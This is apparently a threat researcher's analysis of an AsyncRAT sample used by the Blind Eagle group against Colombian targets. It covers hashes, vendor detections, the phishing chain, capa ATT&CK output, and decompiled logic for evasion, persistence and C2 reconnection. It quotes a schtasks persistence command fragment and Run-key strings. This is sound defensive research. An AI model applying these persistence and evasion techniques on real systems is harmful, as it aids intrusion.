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Unveiling the Intricacies of AsyncRAT: A deployment in Colombia by the Blind Eagle Cyber Group

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Introduction

AsyncRAT is a sophisticated Remote Access Trojan (RAT), intricately developed using the C# programming language. Its design is centered around an asynchronous operational framework, which grants cyber attackers extensive remote access and control capabilities over targeted systems. This high level of control enables the execution of a diverse array of malicious activities, including data exfiltration, system manipulation, and surveillance.

The utilization of AsyncRAT has been predominantly linked to the cyber group known as Blind Eagle, also referred to as APT-C-36. This group has been active since April 2018 and is believed to have its origins in South America. Blind Eagle's operations are characterized by their persistent and targeted nature, focusing on high-value targets across various critical sectors. Notably, their activities have included systematic cyber-attacks against key Colombian entities, encompassing government institutions, the financial sector, the oil industry, and professional manufacturing firms.

The group's methods exhibit advanced tactics, techniques, and procedures (TTPs), leveraging AsyncRAT's capabilities to infiltrate and compromise systems with precision. Their approach often involves spear-phishing campaigns, exploiting software vulnerabilities, and using sophisticated social engineering techniques to gain initial access. Post-compromise, they deploy AsyncRAT to maintain persistence, conduct reconnaissance, and ultimately fulfill their malicious objectives.

Given the significant threat posed by Blind Eagle and their adept use of AsyncRAT, it's imperative for organizations within their target spectrum to adopt robust cybersecurity measures. This includes regular system audits, employee awareness training, and the implementation of advanced threat detection and response systems."

This ersion includes a more in-depth exploration of AsyncRAT's functionalities, Blind Eagle's operational tactics, and the broader implications for cybersecurity in the targeted sectors. Blind Eagle primarily uses NjRAT, AsyncRAT, Remcos RAT, LimeRAT, and QuasarRAT in its campaigns. Blind Eagle's modus operandi has remained the same since its emergence, which indicates that it is comfortable conducting spear-phishing campaigns as they continue to hit the target.

Capabilities

- AsyncRAT creates files inside the user directory
- AsyncRAT creates and modify system processes
- AsyncRAT creates persistence using scheduled task (if-admin)
- AsyncRAT creates persistence using registry (if non-admin)
- AsyncRAT utilizes the defense evasion technique Masquerading
- AsyncRAT utilizes the Virtualization/Sandboxes evasion techniques.
- AsyncRAT utilized the anti-analysis and anti-debugging techniques.
- AsyncRAT encrypts the configuration file using AES-256
- AsyncRAT uses the process manipulation techniques to evade defense
- AsyncRAT uses Command and control (C2) server to exfiltrate and install plugins.

Technical Details and Chain flow

File Info:

Basic properties

MD5	c0b9838ff7d2ddecbfe296eae947e5d6
SHA-1	76af794b85e4a4ba75c5703df1207b7a6798bf2e
SHA-256	79068b82bcf0786b6af1b7cc96de1bf4e1a66b0d95e7e72ed1b1054443f6c5e3
Vhash	244036555511d08d2e1d104c
Authentihash	8c3674d7a92ecdeb4d10cb23c41475193eab307800b6d41d555a9116d2795760
Imphash	f34d5f2d4577ed6d9ceec516c1f5a744
SSDEEP	768:3u0+VT0kWNnWUbg1lmo2qjk66slFZbbb4wYK4dPlmKAjbpgX3iEAqBC5eKX4BDZt:3u0+VT01Y2gmlKVmKobmXS0B7KX+dzx
TLSH	T163232A003BE8C12BF2BF4F7899F26245867AA2633603D65A1CC451D75713BC69A426FE
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit Mono/.Net assembly
TrID	Generic CIL Executable (.NET, Mono, etc.) (60.4%) | Windows screen saver (10.8%) | Win64 Executable (generic) (8.7%) | Win32 Dynamic Link Library (generic) (5.4%) ...
DetectItEasy	PE32 | Library: .NET (v4.0.30319) | Compiler: VB.NET | Linker: Microsoft Linker (8.0) [GUI32]
File size	45.00 KB (46080 bytes)
PEiD packer	.NET executable

AsyncRAT also known as by security vendors:


Security vendors' analysis — Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	Malware/Win32.RL_Generic.C3558490
Alibaba	Backdoor:MSIL/AsyncRat.5258de8d	ALYac	Backdoor.RAT.Async
Antiy-AVL	Trojan[Backdoor]/MSIL.Crysan	Arcabit	Generic.AsyncRAT.Marte.B.D5A88D93
Avast	Win32:DropperX-gen [Drp]	AVG	Win32:DropperX-gen [Drp]
Avira (no cloud)	TR/Dropper.Gen	BitDefender	Generic.AsyncRAT.Marte.B.D5A88D93
BitDefenderTheta	Gen:NN.ZemsilF.36308.cm0@a0rCUlp	Bkav Pro	W32.AIDetectNet.01
ClamAV	Win.Packed.Razy-9625918-0	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cylance	Unsafe	Cynet	Malicious (score: 100)
Cyren	W32/Samas.B.gen!Eldorado	DrWeb	Trojan.Siggen9.56514
Elastic	Windows.Trojan.Asyncrat	Emsisoft	Trojan.Agent (A)
eScan	Generic.AsyncRAT.Marte.B.D5A88D93	ESET-NOD32	A Variant Of MSIL/Agent.CFQ
Fortinet	MSIL/CoinMiner.CFQ!tr	GData	MSIL.Backdoor.DCRat.D
Google	Detected	Ikarus	Trojan.MSIL.Agent
Jiangmin	Backdoor.MSIL.cxnh	K7AntiVirus	Trojan (005678321)
K7GW	Trojan (005678321)	Kaspersky	HEUR:Backdoor.MSIL.Crysan.gen
Lionic	Trojan.MSIL.Crysan.m!c	Malwarebytes	Generic.Trojan.MSIL.DDS

Flow of attack and execution:

Investigations reveal that the initial phase of Blind Eagle APT's phishing campaign involves the dissemination of a deceptive email. This email features a subject line in Spanish and contains an attachment: a password-protected PDF. The PDF is designed to entice recipients with a seemingly urgent request to view an alleged pending tax document. Upon opening the PDF, users are confronted with a URL that closely mimics the official site of the Directorate of National Taxes and Customs. However, this link is fraudulent. When clicked, it redirects the user to an alternative website. This site is responsible for deploying a secondary payload, discreetly retrieved from a public Discord server. This secondary payload serves as a precursor to the final stage of the cyber-attack. It facilitates the installation of AsyncRAT, completing the infection process. The sophisticated nature of this method underscores the necessity for vigilance and robust cybersecurity measures, particularly in recognizing and responding to phishing attempts. In this report, I got a sample which is

downloaded by clicking on phishing link and I try to perform technical analysis of the sample and extracted the TTP's utilized by blind eagle threat group.



Tools and Environment

- *Flare-VM (Windows 10)*
- *REMnux (Simulator)*
- dnSpy
- Cutter
- Detect-it-easy
- RegShot
- ExeInfoPE
- De4dot
- Capa
- Procmon
- Process Hacker
- TcpView
- PE Bear
- PE Studio
- Wireshark

Stage (async.exe)

Basic and Advanced Static Analysis

Basic Information

async.exe:

SHA256: 79068b82bcf0786b6af1b7cc96de1bf4e1a66b0d95e7e72ed1b1054443f6c5e3

MD5: c0b9838ff7d2ddecbfe296eae947e5d6

CPU: 32-bits

Language: .Net programming language (c#)

Compiler-stamp: Sun May 10 05:24:51 2020 UTC

Interesting Strings:


- " /c schtasks /create /f /sc onlogon /rl highest /tn "
- "Select * from AntivirusProduct", "Select * from Win32_ComputerSystem"
- "CfXpd10bbWOrMPUDu4xOQVkVoERQrspS5I5RrSBc3XPr6/I12WdhfLjn9lUpy8mtbVoZq8NI2UitCoQT8mAILQ=="
- "5xU2z25Rov7slOLBtk+8+vn4pnps2wv04q8onR2M1PeHt+fevvgEpJ9uqUq8M6BdaI5lNbuF3jAHGdE7FovjtQ=="
- "" /tr """" & exit\nuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS"
- "\nuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS"

Inspection: LoadModule, MemoryStream, ToBase64String, FileAccess, RSACryptoServiceProvider, RtlSetProcessIsCritical

Packing

Detect-It-Easy

After opening the sample with detect-it-easy tool it shows me that the binary is not packed but there was at some level I assumed it may be little bit obfuscated and there will be some random strings and junk data to make it difficult for analyst.



Capa-Output

When I performed CAPA analysis on first stage of malware (WinDir.exe), it indicates that the binary is not packed. The detail verbose analysis also tells the binary is obfuscated and it trigger most of the rules which indicated that the binary is using these tactics and techniques according to MITRE ATT&CK framework. The CAPA analysis also indicates that the binary is performing the system discovery, file discovery and defense evasion like obfuscation and masquerading files. Capa output also indicating that the sample has Anti-VM and Anti-Behavioral analysis techniques to make malware analysis harder for analyst. Capa output trigger multiple TTPs that is utilized by the malware, at this point I am not sure about these TTPs. After perform behavioral and dynamic analysis I can say about the actual behavior of the malware.

```
C:\Users\shaddy\Desktop
λ capa.exe async.exe
```

md5	c0b9838ff7d2ddecbfe296eae947e5d6
sha1	76af794b85e4a4ba75c5703df1207b7a6798bf2e
sha256	79068b82bcf0786b6af1b7cc96de1bf4e1a66b0d95e7e72ed1b1054443f6c5e3
os	windows
format	dotnet
arch	i386
path	C:/Users/shaddy/Desktop/async.exe


ATT&CK Tactic	ATT&CK Technique
COLLECTION	Archive Collected Data::Archive via Library T1560.002
DEFENSE EVASION	Deobfuscate/Decode Files or Information T1140 Modify Registry T1112 Obfuscated Files or Information T1027 Reflective Code Loading T1620 Virtualization/Sandbox Evasion::System Checks T1497.001
DISCOVERY	Account Discovery T1087 File and Directory Discovery T1083 Process Discovery T1057 Query Registry T1012 Software Discovery T1518 System Information Discovery T1082 System Owner/User Discovery T1033
EXECUTION	Windows Management Instrumentation T1047
PERSISTENCE	Scheduled Task/Job::Scheduled Task T1053.005

MBC Objective	MBC Behavior
ANTI-BEHAVIORAL ANALYSIS	Debugger Detection::CheckRemoteDebuggerPresent [B0001.002] Debugger Detection::WudfIsAnyDebuggerPresent [B0001.031] Sandbox Detection [B0007] Virtual Machine Detection [B0009]
COMMAND AND CONTROL	C2 Communication::Receive Data [B0030.002]
COMMUNICATION	DNS Communication::Resolve [C0011.001] HTTP Communication::Get Response [C0002.017]
CRYPTOGRAPHY	Cryptographic Hash::MD5 [C0029.001] Cryptographic Hash::SHA256 [C0029.003] Generate Pseudo-random Sequence::Use API [C0021.003]
DATA	Compress Data [C0024] Decode Data::Base64 [C0053.001] Encode Data::Base64 [C0026.001]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]
DISCOVERY	Application Window Discovery [E1010] File and Directory Discovery [E1083] System Information Discovery [E1082]
FILE SYSTEM	Delete File [C0047] Read File [C0051]
OPERATING SYSTEM	Registry::Delete Registry Key [C0036.002] Registry::Delete Registry Value [C0036.007] Registry::Query Registry Key [C0036.005] Registry::Query Registry Value [C0036.006] Registry::Set Registry Key [C0036.001]
PROCESS	Create Mutex [C0042] Create Process [C0017] Create Thread [C0038] Suspend Thread [C0055] Terminate Process [C0018]


Capability	Namespace
check for sandbox and av modules	anti-analysis/anti-av
check for debugger via API	anti-analysis/anti-debugging/debugger-detection
reference anti-VM strings targeting VMWare	anti-analysis/anti-vm/vm-detection
reference anti-VM strings targeting VirtualBox	anti-analysis/anti-vm/vm-detection

Static Analysis


Before performing dynamic analysis and first detonation of malware, I opened the malware in dnSpy-x86 to perform some advanced static analysis. Because the binary is .NET and it was not packed by any custom or commercial packer so I got the clear code by using the Decompiler and debugger. Before debugging the code line by line and perform dynamic analysis I started looking into functions and try to understand the working of the malware. Before wasting anytime, I just go to the entry point which was main function and at the very first line there was "for" loop which is running 4 times from 0-3 and each time sleep for 1 sec. In short it was sleeping 4000 milliseconds before executing anything. This technique could be leverage by threat actors to bypass defense mechanisms.




After the loop there was a "if" condition which was checking the function return value. If the function InitializeSettings() is returning true then it perform rest of the working, if the Boolean value is false it exiting the program here.




When I opened the function to check what actually this function is doing and I found AsyncRAT configurations. These configurations contain ports, hosts, versions, installation, MTX, certificates and also other stuff which were encrypted with AES-256. At this stage, I don't know the values of these configurations.




Next step it was created the MUTEX and at this stage I don't know what value it was using because the MUTEX value was encrypted with AES-256.




If the MUTEX is created successfully then it executes next instructions otherwise it exited the program. The next instructions were performing anti-analysis, anti-debugging and anti-sandboxing techniques. These techniques I will show you in my advance analysis and how to bypass these checks to continues the analysis.



After above mentioned checks the malware was installing itself and doing the stuff. If the above all checks return true then it was performing installation and some persistence techniques.




After installing and performing some persistence, it was checking if the malware is executing with admin privileges and the value of a public static variable (BDOS) is true then I was making itself as a **critical process** by utilizing the native API calls from ntdll.dll. I already analyzed a lot of malwares which used this technique to evade AV/EDR because only limited windows legitimate process is running as critical processes and by terminating those processes you will get BSOD (Blue screen of death). Maybe the variable is indicating the same name but threat actors misspelled it.



In the last step of my static analysis there was loop designed to maintain a network connection in a client-server model. Here's a breakdown of its functionality:


- for (; ;) - This is an infinite loop. It will continue to run until the program is manually stopped or an external condition causes it to exit.
- try - This block is used to handle any exceptions that might occur during the execution of the code inside it. This is a common practice to ensure the program doesn't crash unexpectedly.
- if (!ClientSocket.IsConnected) - This condition checks if the client socket is not connected.
- ClientSocket.Reconnect(); - If the client socket is not connected, this line attempts to reconnect the client to the server.
- ClientSocket.InitializeClient(); - This method likely initializes the client socket, setting up necessary parameters or configurations for the connection.
- Thread.Sleep(5000); - This line pauses the execution of the current thread for 5000 milliseconds (or 5 seconds). It's likely used here to prevent the loop from overwhelming the CPU or network with continuous connection attempts.



This code snippet is a more detailed implementation of a method called InitializeClient() in a client-server networking context. The method is structured to establish a TCP connection with a server, potentially involving secure communication over SSL/TLS. Here's a breakdown:

- Socket Initialization: A TCP socket is created with specified buffer sizes for sending and receiving data. The SocketType.Stream and ProtocolType.Tcp indicate it's a TCP socket, suitable for continuous streams of data.
- Server Connection Logic: The method includes logic for choosing server addresses and ports. If Settings.Pastebin is set to "null", it randomly selects a server address and port from a list defined in Settings.Hosts and Settings.Ports. If Settings.Pastebin is not null, it fetches a server address and port from a Pastebin URL.


- Domain Name Validation: The code checks if the chosen server address is a valid domain name. If it is, it resolves the domain name to an IP address and attempts to connect to it. If not, it directly attempts to connect to the provided address.
- Catch Blocks: There are several empty catch blocks which are not handling exceptions. This could lead to silent failures where errors are not logged or addressed.
- SSL/TLS Setup: If the connection is successful, it sets up an SSL/TLS stream for secure communication, authenticating the server's certificate. The specifics of the SSL/TLS protocol version and other parameters are configured here.
- Data Transmission Setup: The client prepares to send and receive data. This includes setting up data buffers, initiating a keep-alive packet mechanism, and starting a timer for sending pings.
- Read Server Data: The client begins asynchronously reading data from the server, using the BeginRead method on the SSL stream.
- Connection Status: The client's connection status (IsConnected) is updated based on whether the connection is successfully established or not.



